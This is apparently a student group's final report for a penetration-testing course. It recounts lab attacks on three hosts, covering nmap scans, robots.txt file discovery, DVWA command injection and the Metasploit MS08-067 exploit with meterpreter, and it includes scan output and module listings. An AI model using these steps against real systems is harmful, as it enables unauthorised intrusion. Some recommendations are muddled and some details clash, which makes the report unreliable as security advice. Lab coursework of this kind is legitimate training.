Tzoc, Cristofer, [redacted]

ITP 325: Final Report

I. Executive Summary

Group 4 engaged with Pentesting Lab's web application to perform a security assessment of the web application IP addresses. This report details the assessment of the penetration testing done on 3 IP addresses (KEVAN (only root), KENOBI, and VADER). The objective was to assess the vulnerabilities of our chosen IP addresses and see if we could use different types of methods (Nessus, nmap scans, command injections etc). It is important to note that this report represents a snapshot of the security of the environment assessed at a point in time. Conditions may have improved, deteriorated or remained the same since this assessment was completed.

II. Recommendations

We recommend scanning nmap as our first step to make sure we see the ports that are open and then using those ports to find files where we can then locate tokens from to be successful. We found that using port 80 was successful and we attempted to use port 22, however so far we have been unsuccessful.

Since our group hacked into three different IP addresses we will be breaking down our recommendations for each IP address in order to better combat a future attack. Starting off with Kenobi, we were easily able to use an nmap scan to see open port 80 & 22. From there we used those ports to inspect and find different vulnerabilities and files that allowed us to obtain the flag and hack into the IP address. Our recommendation based on Kenobi is to not put information out on the website or directly connected to the IP address since that was an easy way to find access to files such as secret.txt and robot.txt.

Moving onto Kevan, we saw the web application was a "damn vulnerable web application" which means it's regularly tested for attacks because it's very vulnerable (hence the name). We found that inspecting the website and logging in was key to hacking into the IP address, so our recommendation is to have stronger usernames and passcodes or for web administrators to have a false sense of security (regularly changing login credentials).

Finally for Vader, we used an SMB attack after running an nmap scan. Running the vuln script showed the Windows system is susceptible to an smb attack. We used msfconsole and searched for smb exploits. Eternal blue was one of the options and we set lport to a random port, but running it displayed the system is not vulnerable to eternal blue so another option that worked was 067 api which provided root access. From there, we used directory traversal to locate a txt file with the name secret.txt; opening the file displayed the flag.

III. Scope of Services

- Our scope of service was using Pentesting Lab's web application IP addresses. We are attempting to find tokens in order to successfully "hack" into the given IP addresses. Some of the services we used were auxiliary scans, nmap scans, using msf console etc. For Kenobi the main services we used were PHP.info and the file robot.txt and the file under robot.txt(secret). For Kevan we used the website which we found out was a damn vulnerable web application and from there we used a command execution to gain root access. For Vader we used meterpreter and SMB exploit attack as our main services to hack into the IP address. We used exploit/windows/smb/ms08_67_netapi and used the default tcp handler payload to configure the exploit. ms17_010 was not easily exploited so we targeted ms08_67.


First Session: (reviewed by [redacted]n)	Did not hack into any IP address and instead found ports open 135, 22, 80
Second Session: (reviewed by [redacted] Cris Tzoc)	● Hacked into both Vader and Kenobi ● Could not find anything after Briefing Memo #2 on 10.0.1.5 so did not move forward w/ it.
Third Session: (reviewed by [redacted])	Attempted to gain root access into Kevan

IV. Pentest Methodology


The type of penetration testing we pursued was gray box testing as we knew the IP address and the name of the web application before penetration. Prior to engaging with the environment, our main objective as a group was to find open ports on the web servers and further investigate them to exploit vulnerabilities. In order to do so, we did some active reconnaissance and used nmap, a port scanner to identify vulnerable ports. However, a VPN connection needed to be configured to perform an nmap scan. We were unable to connect to the OpenVPN due to depreciated CRBug module files. The network continued to throttle, so we resorted to using AnyConnect.

We then started to do some reconnaissance and ran a few aggressive scans to find open ports and specific versions of the host. The main objective was to gain root access privileges to all the web applications penetrated, and so far only came successful to fully penetrating Kenobi (10.01.7), Vader (10.0.1.13), and Kevan (10.0.1.5). Port 80 and 22 are common open ports, so we proceeded to find vulnerabilities.


On Vader, we did an nmap scan -T4 -A -v -Pn that elapsed for 2.73 seconds which helped discover any open ports and initiated/completed a parallel DNS resolution. We then proceeded with an Nmap script VULN to detect the version of the application. The interface of this application is a function HTTP protocol. With that in mind, we found an smb remote execution code vulnerability which we used to gain access to the system via msfconsole. By navigation through the msfconsole options, we first tried using eternal blue and doublepulsar exploits but it was not working. So we then proceeded to exploit windows/smb/ms08_67_netapi and using meterpreter we searched for txt files (-f .txt) and found directory Settings\YODA\Desktop\secret.txt. By redirecting through the file, we noticed two vulnerabilities: ms17_010 and ms08_67. Alas, we opened the txt file and then it gave us the flag which is cecc07d48adc5365120f26bec567fc6.




```
┌──(root💀kali)-[/home/kali]
└─# nmap -T4 -A -v -Pn 10.0.1.13
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slowe
.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-14 04:48 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 04:48
Completed Parallel DNS resolution of 1 host. at 04:48, 0.01s elapsed
Initiating SYN Stealth Scan at 04:48
Scanning 10.0.1.13 [1000 ports]
Discovered open port 445/tcp on 10.0.1.13
Discovered open port 139/tcp on 10.0.1.13
Discovered open port 135/tcp on 10.0.1.13
Completed SYN Stealth Scan at 04:48, 2.73s elapsed (1000 total ports)
```




```
10  exploit/windows/smb/ms06_040_netapi                   2006-08-08       good       No
  MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
11  exploit/windows/smb/ms06_066_nwapi                    2006-11-14       good       No
  MS06-066 Microsoft Services nwapi32.dll Module Exploit
12  exploit/windows/smb/ms06_066_nwwks                    2006-11-14       good       No
  MS06-066 Microsoft Services nwwks.dll Module Exploit
13  exploit/windows/smb/ms06_070_wkssvc                   2006-11-14       manual     No
  MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
14  exploit/windows/smb/ms07_029_msdns_zonename           2007-04-12       manual     No
  MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
15  exploit/windows/smb/ms08_067_netapi                   2008-10-28       great      Ye
  MS08-067 Microsoft Server Service Relative Path Stack Corruption
16  exploit/windows/smb/smb_relay                         2001-03-31       excellent  No
  MS08-068 Microsoft Windows SMB Relay Code Execution
17  exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07     good       No
```




```
Completed Parallel DNS resolution of 1 host. at 04:48, 0.01s elapsed
Initiating SYN Stealth Scan at 04:48
Scanning 10.0.1.13 [1000 ports]
Discovered open port 445/tcp on 10.0.1.13
Discovered open port 139/tcp on 10.0.1.13
Discovered open port 135/tcp on 10.0.1.13
Completed SYN Stealth Scan at 04:48, 2.73s elapsed (1000 total ports)
Initiating Service scan at 04:48
Scanning 3 services on 10.0.1.13
Completed Service scan at 04:49, 7.50s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.0.1.13
Retrying OS detection (try #2) against 10.0.1.13
Retrying OS detection (try #3) against 10.0.1.13
Retrying OS detection (try #4) against 10.0.1.13
Retrying OS detection (try #5) against 10.0.1.13
Initiating Traceroute at 04:49
Completed Traceroute at 04:49, 0.40s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 04:49
Completed Parallel DNS resolution of 2 hosts. at 04:49, 0.00s elapsed
NSE: Script scanning 10.0.1.13.
Initiating NSE at 04:49
Completed NSE at 04:49, 11.05s elapsed
Initiating NSE at 04:49
Completed NSE at 04:49, 0.00s elapsed
```




```
Nmap scan report for 10.0.1.13
Host is up (0.39s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/sub
it/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/14%OT=135%CT=1%CU=40579%PV=Y%DS=2%DC=T%G=Y%TM=6257E0
OS:21%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=10A%TI=I%CI=I%TS=0)OPS(O1=M
OS:504NW0NNT00NNS%O2=M504NW0NNT00NNS%O3=M504NW0NNT00%O4=M504NW0NNT00NNS%O5=
OS:M504NW0NNT00NNS%O6=M504NNT00NNS)WIN(W1=FFCC%W2=FFCC%W3=FC80%W4=FB40%W5=F
OS:B40%W6=FB8B)ECN(R=Y%DF=Y%T=80%W=FFCC%O=M504NW0NNS%CC=N%Q=)T1(R=Y%DF=Y%T=
OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%
OS:O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=8
OS:0%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=B0%UN=0%RIPL=G%
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=251 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:winc
```




```
Host script results:
|_smb-vuln-ms10-061: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1
 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execut
e arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicaliz
ation.
|
|     Disclosure date: 2008-10-23
|     References:
```




```
 smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs:  CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).

     Disclosure date: 2017-03-14
     References:
       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacryp
_
ttacks/
```




```
[-] Failed to load module: exploit/windows/smb/ms17_010_eternalblue
msf6 > use exploit/windows/smb

Matching Modules
================
```




```
10  exploit/windows/smb/ms06_040_netapi                    2006-08-08       good        No
  MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
11  exploit/windows/smb/ms06_066_nwapi                     2006-11-14       good        No
  MS06-066 Microsoft Services nwapi32.dll Module Exploit
12  exploit/windows/smb/ms06_066_nwwks                     2006-11-14       good        No
  MS06-066 Microsoft Services nwwks.dll Module Exploit
13  exploit/windows/smb/ms06_070_wkssvc                    2006-11-14       manual      No
  MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
14  exploit/windows/smb/ms07_029_msdns_zonename            2007-04-12       manual      No
  MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
15  exploit/windows/smb/ms08_067_netapi                    2008-10-28       great       Ye
  MS08-067 Microsoft Server Service Relative Path Stack Corruption
16  exploit/windows/smb/smb_relay                          2001-03-31       excellent   No
  MS08-068 Microsoft Windows SMB Relay Code Execution
17  exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07       good        No
```



